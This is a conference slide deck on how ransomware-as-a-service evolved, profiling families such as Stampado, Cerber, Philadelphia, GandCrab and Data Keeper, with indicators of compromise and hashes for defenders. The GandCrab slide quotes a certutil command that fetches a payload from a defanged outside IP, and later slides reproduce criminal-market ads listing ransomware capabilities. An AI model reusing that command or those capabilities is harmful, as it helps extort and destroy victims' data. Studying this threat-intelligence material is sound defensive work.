30th ANNUAL FIRST CONFERENCE
KUALA LUMPUR
June 24-29, 2018
30 YEARS OF INCIDENT HANDLING


Ransomware as a Service Evolution

Msc. Susan Ballestero Rosales
Information Security Analyst
Twitter: @Sirius_malware
Email: Siriusmalware@protonmail.com
https://github.com/siriusAnalyst

Note: Dislike cyber and NEXT gen terms

FIRST™
Improving Security Together

Timeline



1989

- AIDS Trojan
  - Healthcare industry

2012

- Reveton

2015

- May
  - Tox
- July
  - Encryptor RaaS
- August
  - ORX Locker
  - Hidden Tear
- September
  - Chimera
- November
  - Crypto-locker by FAKBEN

2016

- January
  - Ransom32
  - Petya
- March
  - Alpha-locker
- May
  - Petya and Mischa
- June
  - Golden-Eye
- July
  - Stampado
- August
  - Shark
- November
  - PadCrypt 3.0
- December
  - Cerber
  - EDA2


2017

- January
  - Satan
  - Hotsman
  - Flux
- February
  - Philadelphia
  - Ranion
  - Spora
  - Unlock26 Trojan
    - DOT ransomware portal
- March
  - Karmen
  - FileFrozr
- May
  - Zelta
    - Stampado variant
  - FatBoy RaaS
- June
  - MACRANSOM
  - SHIFR
- July
  - RaasBerry
- August
  - 3301
    - Karmen Variant
- September
  - Paradise

2018

- January
  - GandCrab
- February
  - ShurL0ckr
  - Saturn
  - Data Keeper
  - RedFox
- March
  - Earth

Timeline



2016

- July
  - Stampado
- December
  - Cerber

2017

- February
  - Philadelphia
  - Spora
  - Ranion
- May
  - Zelta
    - Stampado variant


2018

- January
  - GandCrab
- February
  - Philadelphia cheap version $20
  - ShurL0ckr
  - Saturn
  - Data Keeper
  - RedFox
- March
  - Earth

If I had a mic right now...
I'd drop it.

Stampado

- **Threat actor:** The rainmaker and others
- **Characteristics:**
  - Has a worm-like spreading functionality.
  - Will re-encrypt already encrypted files (other ransomwares)
  - Stampado encrypts files using AES (Advanced Encryption Standard) and a Symmetric key encryption algorithm (which uses same key for encryption and decryption) with key length of 256.
- **Price:** $39
- **Market:** Alphabay market (currently down)
- **Exploit kit:** sundown-pirate and RIG
- **IOC's:**
  - %AppData%\scvhost.exe
  - %AppData%\<Hexdecimalname>
  - %AppData%\<Hexdecimalname>
  - [DrivePath]\myDisk\drivers.exe
  - <filepath>/<encryptedname>.locked
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "Windows Update" %AppData%\scvhost.exe




JPG
MOV
PHP
DOC
PPT
XLS
ZIP
CPP
DAT
WAV
SQL
Wallet
Password
RSA
VBOX
3DS
AES
KEY
LOCKY
Cryp1
Replicates to Network and Removable drives
Stampado
Also Encrypts files already encrypted by other Ransomwares
Encrypts multiple files on Local, Removable and Network Drives
Deletes random file each 6 hours and all files after 96 hours

Figure 1: Stampado overall activity diagram

Cerber

- **Threat actor:** crbr[1]
- **Characteristics:**
  - Latest version anti VM and anti sandboxing features
  - RC4 and RSA 2048/576 algorithms are used for file encryption.
  - UAC Bypass
- **Price:** free
- **Market:** Underground Russian Forums
- **Exploit kit:** Magnitude, RIG, Sundown, Neutrino, Magnitude, Nuclear. (ANGLER too but not anymore)
- **IOC's:**
  - yv4msi53p.exe
    - 770586df7c724b4432441c4183522348
  - snfE021.tmp
    - 648D72BD7E511B1DD68F88A8EAF38E
  - sedwrfaawsa4.xyz




	Cerber v1, v2 and v3	Cerber v4	Cerber v5	Cerber SFX	Cerber v6
File Type	EXE	EXE	EXE	SFX (Loader) VBS, DLL	EXE
Exceptions (Cerber doesn't execute if it detects certain components in the system)	Language in v1 and v3* Language and antivirus (AV) for v2*	Language*	Language*	AV, VM, Sandbox (Loader*), and Language*	Language*
Anti-AV Routine	None	None	None	None	EXE files of AV, Firewall and Antispyware products set to be blocked by Windows firewall rules*
Anti-sandbox	None	None	None	VM and Sandbox (Loader*)	VM and Sandbox (Loader*)
Backup Deletion	Yes (vsadmin, WMIC, BCDEdit)*	Yes (WMIC)*	Yes (WMIC)* Removed in v5.02	Varies (some samples have backup deletion capabilities)	Varies (some samples have backup deletion capabilities)
Exclusion List (directories and file types Cerber doesn't encrypt)	Folder and file*	Folder and file*	Folder and file*; and AV, Antispyware, and Firewall directories	Folder and file*; and AV, Antispyware, and Firewall directories	Folder and file*

Figure 2: All versions of Cerber are known to target personal and business-related (i.e. database) files; asterisks (*) indicate they are configurable and can be customized by the affiliate/buyer

Philadelphia

- **Threat actor:** the rainmaker and others
- **Characteristics:**
  - User can edit the in four available options:
    - Do not ask for admin privileges
    - Ask and insist until it is given
    - Ask but run anyway even if it is not given
    - Ask and give up if it is not given.
  - Mercy button.
  - Bridges functionality
  - Uses AES-256 encryption
- **Price**: $400
- **Market**: Alphabay market (currently down)
- **Exploit kit:** sundown-pirate and RIG



Philadelphia Ransomware Buy ; 20€ #crayz #cheap #Ransomware #ransomeware #raas #Malware #Hacking #Hacking2018 #BlackHat #hacker #bitcoin #DeepWeb #DarkWeb

Password-Protected Headquarters
PHILADELPHIA
Customisable Ransom Window
Easily Change Colors and Texts. Internationalization Supported.
Everything You need at the Same Window
2
1
4

Gangrab


- **Threat Actor:** kdabjnrg, GandCrab (developer) [2]
- **Characteristics:**
  - AES-256 (CBC mode) + RSA-2048 for keys
  - Unprotected RDP configuration
  - certutil.exe, to download the malicious payload
    - certutil.exe -urlcache -split -f hxxp://185.189.58[.]222/bam.exe C:\Users\ADMINI~1\AppData\Local\Temp\FVAacW.exe
  - Use of legitimate websites to download the payload
- **Price:** Free
- **Market:** Underground forums including RuNet
- **Exploit Kit:** RIG and GrandSoft
- **IOC's:**
  - hxxp://gdcbghvjyqy7jclk.onion.top/{USERID}
  - hxxtp://gdcbghvjyqy7jclk.onion.casa/{USERID}
  - 2004a4b1272bdaa89585ab02057482fb702806578bd00ff442c67b510c6b1926
  - 4aee5f0682a53fd87d05adb69c3d34ede3cbd5251de59e25b140afd247e35b01

Saturn

- **Threat Actor:** unknown
- **Characteristics:**
  - AES encryption
  - Same model as cerber 30/70
  - Antisandoxing feature
  - Payment can be send to xxxx:su34pwhpcafeiztt.onion
  - Golang
- **Price:** Free
- **Market:** unknown
- **Exploit Kit:** unknown
- **IOC's:**
  - 0622fcb172773d8939b451c43902095b0f91877ae05e562c60d0ca0c237a2e9c
  - 9e87f069de22ceac029a4ac56e6305d2df54227e6b0f0b3ecad52a01fbade021

Data keeper

- **Threat Actor:** unknown
- **Characteristics:**
  - AES and RSA-4096
  - Available on hxxp://3whyfziey2vr4lyq[.]onion
  - The 1st .NET RaaS that uses **PsExec** at all
  - Build with .net and uses ConfuserEx obfuscator. Data Keeper uses an AES symmetric cipher to encrypt user files.
- **Price:** Free
- **Market:** unknown
- **Exploit Kit:** unknown
- **IOC's:**
  - **Encrypter:** 912bfac6b434d0fff6cfe691cd8145aec0471aa73beaa957898cfabd06067567
    Decrypter: 8616263bdbbfe7cd1d702f3179041eb75721b0d950c19c2e50e823845955910d



About

This page about program was named "Data Keeper". This program cryptes data when it launched on MS Windows operation systems.

Functions and properties

1. Free for download and use.
2. When your victim payed, you will get a reward in bitcoins (BTC).
3. Customized victim's payment amount in BTC.
4. Each executable file will be creatied with unique compilation's token and unique RSA-4096 key pair.
5. The possibility of attaching your document (xls, pdf, doc & etc. files) to output executable.
6. Protected & obfuscated source code and compiled modules.
7. Without using command server: only TOR hidden service link generated when data encrypted.
8. High performance: encrypt random first 100-300 MB for large files.
9. Main module sleeps in memory 3-60 seconds before starts.
10. Multithread encrypting.
11. Optional: try running with administrative rights. If it happened then restore system points will be removed.
12. Optional encrypt all network shares in all subnets computers.

13. Planned: additional mailer program for automatic generate eml-files from csv-database.


Click here to register.

News

2018-01-12 00:00:00
Released.


Stuff I found nice or interesting

- ~~Speak~~
- Golang
- Blowfish/RSA 2048
- RDP
- Psexec
- Java script
- PowerWare
- Cloud services*
- Legitimate websites


I SEE YOU DON'T HAVE A BACKUP PLAN FOR YOUR DATA
I ALSO LIKE TO LIVE DANGEROUSLY
quickmeme.com

Enterprise

